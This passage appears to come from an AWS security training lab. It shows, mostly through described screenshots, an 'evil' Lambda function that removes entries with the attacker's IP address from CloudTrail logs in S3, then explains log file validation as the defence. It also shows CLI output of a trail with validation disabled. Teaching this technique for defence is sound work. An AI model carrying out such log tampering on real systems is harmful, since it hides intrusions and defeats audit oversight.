
We then find the S3 service and select the S3 bucket name where the CloudTrail logs are currently being stored...




We then click the "Add" button and we should then see something similar to this:




We can then click the "Monitor" link to see this function get fired at the same time that CloudTrail writes new logs into the S3 bucket, approximately every 20 minutes:



From here we can click the "View logs in CloudWatch" link...




And then we can see logs similar to the following:




We can see from this output that initially the log had 96 entries within in but after removing all of the entries containing our IP address the log file had only 37 entries within it and was then written back into place within the file/object within the S3 bucket.

Now if we use the search function within S3 to find and open the most recent log file with the S3 bucket:



We will be unable to find any events containing the IP address which we filtered out of the log file stored within the S3 bucket:



NOTE: Delete this evil lambda function before performing the next section.

Log File Validation

In order to prevent this type of log tampering, AWS provides a feature called "log file validation", which creates a hash of the log files CloudTrail creates every hour. Administrators can then verify that there logs still match the hash via the various AWS interfaces to the AWS control plane.

We can see if log file validation is enabled by viewing the information relating to CloudTrail:

Terminal

```
root@ip-10-0-1-251:~# aws cloudtrail describe-trails --region us-east-2
{
    "trailList": [
        {
            "LogFileValidationEnabled": false,
            "HomeRegion": "us-east-2",
            "IncludeGlobalServiceEvents": true,
            "S3BucketName": "awstrainingstack001-s3bucket-cvpu0wxkacfy",
            "IsMultiRegionTrail": true,
            "Name": "awstrainingstack001-CloudTrail-2E08WXH1QLOQ",
            "TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-2E08WXH1QLOQ"
        }
    ]
}
```

We can see in this output that the CloudTrail AWS service logging is enabled across multi regions and that the log file validation is not currently enabled.

Exercise

The Plan:

- Explore how CloudTrail logs actions

-- Write a Lambda function to clean a specific IP address from the logs stored within the S3 bucket

References

Check out the following references for more information:

- Disrupting AWS logging - https://danielgrzelak.com/disrupting-aws-logging-a42e437d6594
- Disrupting AWS S3 Logging - http://blog.thinkst.com/2017/08/disrupting-aws-s3-logging.html
- Validating CloudTrail Log File Integrity - https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-log-file-validation-intro.html